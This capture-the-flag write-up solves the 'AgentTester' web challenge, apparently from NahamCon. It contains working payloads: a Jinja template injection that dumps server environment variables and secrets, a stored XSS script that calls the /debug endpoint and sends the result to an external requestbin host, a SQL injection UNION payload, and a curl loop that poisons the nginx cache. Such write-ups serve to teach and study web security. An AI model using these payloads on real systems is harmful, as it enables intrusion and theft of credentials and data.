
I notice the URL for profile page is `/profile/2`, we can assume `/profile/1` will be for the `admin` user. Let's see what happens if we try go there... we just sent back to the homepage with an error message in the URL: `/?error=You+are+not+authorized+to+access+this+resource.`. This means the XSS on our profile page is potentially less helpful if the `admin` user is unable to see it...



I did wonder if the URL error message parameter would offer an XSS visible by admin, but to no avail.



So, that looks like everything available in the web app for this user... let's see if that `admin` password was indeed stored in plain text



It was! So at this point we're admin in this web application that presents itself as some sort of testing service that will go to certain web pages (stored in the database) using a certain user agent... great, but where could the flag be? I was thinking it was going to be some form of SSRF where we need to make the applcication visit one of our URLs by editing the entry in the database somehow... but really we should resort to looking in the source code that we have!

We could have done this more at the start but it's always fun to see what we can deduce just from the front-end. However, we did look at the `/req` endpoint in `app.py` earlier, and when we did you might have noticed there is one endpoint defined in that file that we have not been to: `/debug`.

```
@app.route("/debug", methods=["POST"])
def debug():
    sessionID = session.get("id", None)
    if sessionID == 1:
        code = request.form.get("code", "<h1>Safe Debug</h1>")
        return render_template_string(code)
    else:
        return "Not allowed."
```

It would appear the `/debug` endpoint allows only the `admin` user to pass an arbitrary jinja template string in the POST body of a request, and the server will render that. This is big! We're lucky enough to be able to log in as `admin` and so can use this endpoint. But what should we pass?

Well if we search the source code for "flag" you may notice the line `export CHALLENGE_NAME="AgentTester" && export CHALLENGE_FLAG="<REDACTED>"` in `run.sh` line 9. So it seems we need to get the value of that environment variable! If we had no idea on how to do this in Jinja we could search the web to find some suggestions (*eg* leaking classes, `{{config.__class__.__init__.__globals__['os'].environ}}`), but a good place to start might be instead to just look at the other environment variable `CHALLENGE_NAME` and see if that is used anywhere in the code.

Indeed we see in the `base.html` file in `default_templates` that value is used in line 21 using the following syntax: `<title>{{ environ("CHALLENGE_NAME", "Test") }}</title>`. Digging around a bit more (or relying on prior knowledge of Jinja) you may notice `environ` is actually just a global set up on line 25 of `backend.py` by `app.jinja_env.globals.update(environ=os.environ.get)`, so really it's just a call to python's `os.environ.get`. Armed with that knowledge, let's try just get the whole environment

```
fetch("http://challenge.nahamcon.com:30169/debug", {
  "headers": {
    "content-type": "application/x-www-form-urlencoded"
  },
  "body": "code={{environ}}",
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});
```

```
<bound method Mapping.get of environ({
    'KUBERNETES_SERVICE_PORT_HTTPS': '443',
    'KUBERNETES_SERVICE_PORT': '443',
    'BASE_URL': 'challenge.nahamcon.com',
    'HOSTNAME': 'agenttester-de2669c0c79b37b9-5675b899f6-v52vp',
    'PYTHON_VERSION': '3.8.8',
    'PWD': '/app',
    'PORT': '',
    'ADMIN_BOT_USER': 'admin',
    'HOME': '/root',
    'LANG': 'C.UTF-8',
    'KUBERNETES_PORT_443_TCP': 'tcp://10.116.0.1:443',
    'CHALLENGE_NAME': 'AgentTester',
    'GPG_KEY': 'E3FF2839C048B25C084DEBE9B26995E310250568',
    'SHLVL': '1',
    'KUBERNETES_PORT_443_TCP_PROTO': 'tcp',
    'PYTHON_PIP_VERSION': '21.0.1',
    'KUBERNETES_PORT_443_TCP_ADDR': '10.116.0.1',
    'PYTHON_GET_PIP_SHA256': 'c3b81e5d06371e135fb3156dc7d8fd6270735088428c4a9a5ec1f342e2024565',
    'KUBERNETES_SERVICE_HOST': '10.116.0.1',
    'KUBERNETES_PORT': 'tcp://10.116.0.1:443',
    'KUBERNETES_PORT_443_TCP_PORT': '443',
    'PYTHON_GET_PIP_URL': 'https://github.com/pypa/get-pip/raw/b60e2320d9e8d02348525bd74e871e466afdf77c/get-pip.py',
    'PATH': '/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin',
    'ADMIN_BOT_PASSWORD': '*)(@skdnaj238374834**__**=',
    'CHALLENGE_FLAG': 'flag{fb4a87cfa85cf8c5ab2effedb4ea7006}',
    '_': '/usr/local/bin/uwsgi',
    'UWSGI_RELOADS': '0',
    'UWSGI_ORIGINAL_PROC_NAME': 'uwsgi'
})>
```

And we have our flag on line 26! `flag{fb4a87cfa85cf8c5ab2effedb4ea7006}`.

Version 2 Solution

In **AgentTester V2** the only difference is that the password for the `admin` account is no longer stored as plaintext in the database, rather it is a bcrypt blowfish hash. Looking at the format of the plain text hash in V1, we are not expected to crack the hash. So how can we use the `/debug` endpoint if we no longer have access to the `admin` account? The only remaining tool in our belt is that XSS vulnerability on the profile page, so it must be that!

The tool itself sends the admin bot to certain URLs so if we could send them to our profile page we could include a CSRF in the page using the 'About' section and exfiltrate the flag that way! Using what we know we could set our About section to the following.

```
"><script>
  fetch('/debug', {
      method: 'POST',
      headers: new Headers({'Content-Type': 'application/x-www-form-urlencoded'}),
      body: "code={{environ}}"
  })
  .then(response => response.text())
  .then(data => fetch("https://requestbin.io/19ydl6f1?flag="+encodeURIComponent(data)));
</script><input hidden value="
```

However, we've already seen that users can not see the profile of other users, so surely this is no use to us?.. back to the source! Spending some time looking through the source code you may notice in `nginx.conf`, if you had not noticed before, that the cache setup (particularly on the profile page) looks a little odd!

```
    # cache profiles to avoid server load
    location /profile {
        proxy_cache my_cache;

        proxy_cache_key $request_uri$http_user_agent;
        proxy_cache_min_uses 5;
        proxy_ignore_headers Set-Cookie;
        proxy_hide_header Set-Cookie;
        proxy_ignore_headers Vary;
        proxy_hide_header Vary;
        proxy_cache_methods GET;
        proxy_cache_valid 200 10s;

        proxy_pass http://127.0.0.1:4000;
        add_header X-Cache-Status $upstream_cache_status;
    }
```


If you aren't familiar with the options in an nginx conf file, a quick google will lead you to the docs or this guide that says

> As the key (identifier) for a request, NGINX Plus uses the request string. If a request has the same key as a cached response, NGINX Plus sends the cached response to the client. You can include various directives in the http {}, server {}, or location {} context to control which responses are cached.
> To change the request characteristics used in calculating the key, include the **`proxy_cache_key`** directive.
> To define the minimum number of times that a request with the same key must be made before the response is cached, include the **`proxy_cache_min_uses`** directive.
> ...
> To limit how long cached responses with specific status codes are considered valid, include the **`proxy_cache_valid`** directive.

So it looks odd that the cache key is set to `$request_uri$http_user_agent`: this means if you visit a page with the same user agent as another user you might get the cached version of their page! In full: if *user A* visits their profile at least 5 times, *user B* could be served *user A*'s profile page from the cache (avoiding the user ID check) if *user B* goes to *user A*'s profile page using the same user agent as *user A*, within 10 seconds of *user A*'s 5th+ visit! Voila, this definitely seems like the way forward.

So assuming we can achieve this, how do we tell the bot to go to our profile page since our page isn't in the database? We can use the SQLi vulnerability to make it appear to the bot like it is!

```
' UNION SELECT 'SomeFixedUserAgent', 'http://challenge.nahamcon.com:30169/profile/2' --
```



And to make sure our profile page is cached when the bot attempts to get it, we can run something like this concurrently

```
for %i in (1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25) \
  do curl "http://challenge.nahamcon.com:30169/profile/2" \
    -H "User-Agent: SomeFixedUserAgent" \
    -H "Cookie: auth=eyJpZCI6Mn0.YE8oiA.orzkCAoFrSZzgptlrYZxngApjsc"
```

However, this didn't work for me... trial and error, some idea about how nginx caching works (and just a guess!) we can lookup the IP address for the `challenge.nahamcon.com` domain which is `35.239.227.150` and pass that in the page URL instead:

```
for %i in (1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25) \
  do curl "http://35.239.227.150:30169/profile/2" \
    -H "User-Agent: SomeFixedUserAgent" \
    -H "Cookie: auth=eyJpZCI6Mn0.YE8oiA.orzkCAoFrSZzgptlrYZxngApjsc"
```

```
' UNION SELECT 'SomeFixedUserAgent', 'http://35.239.227.150:30169/profile/2' --
```

We watch our RequestBin to see if we get a hit and... success!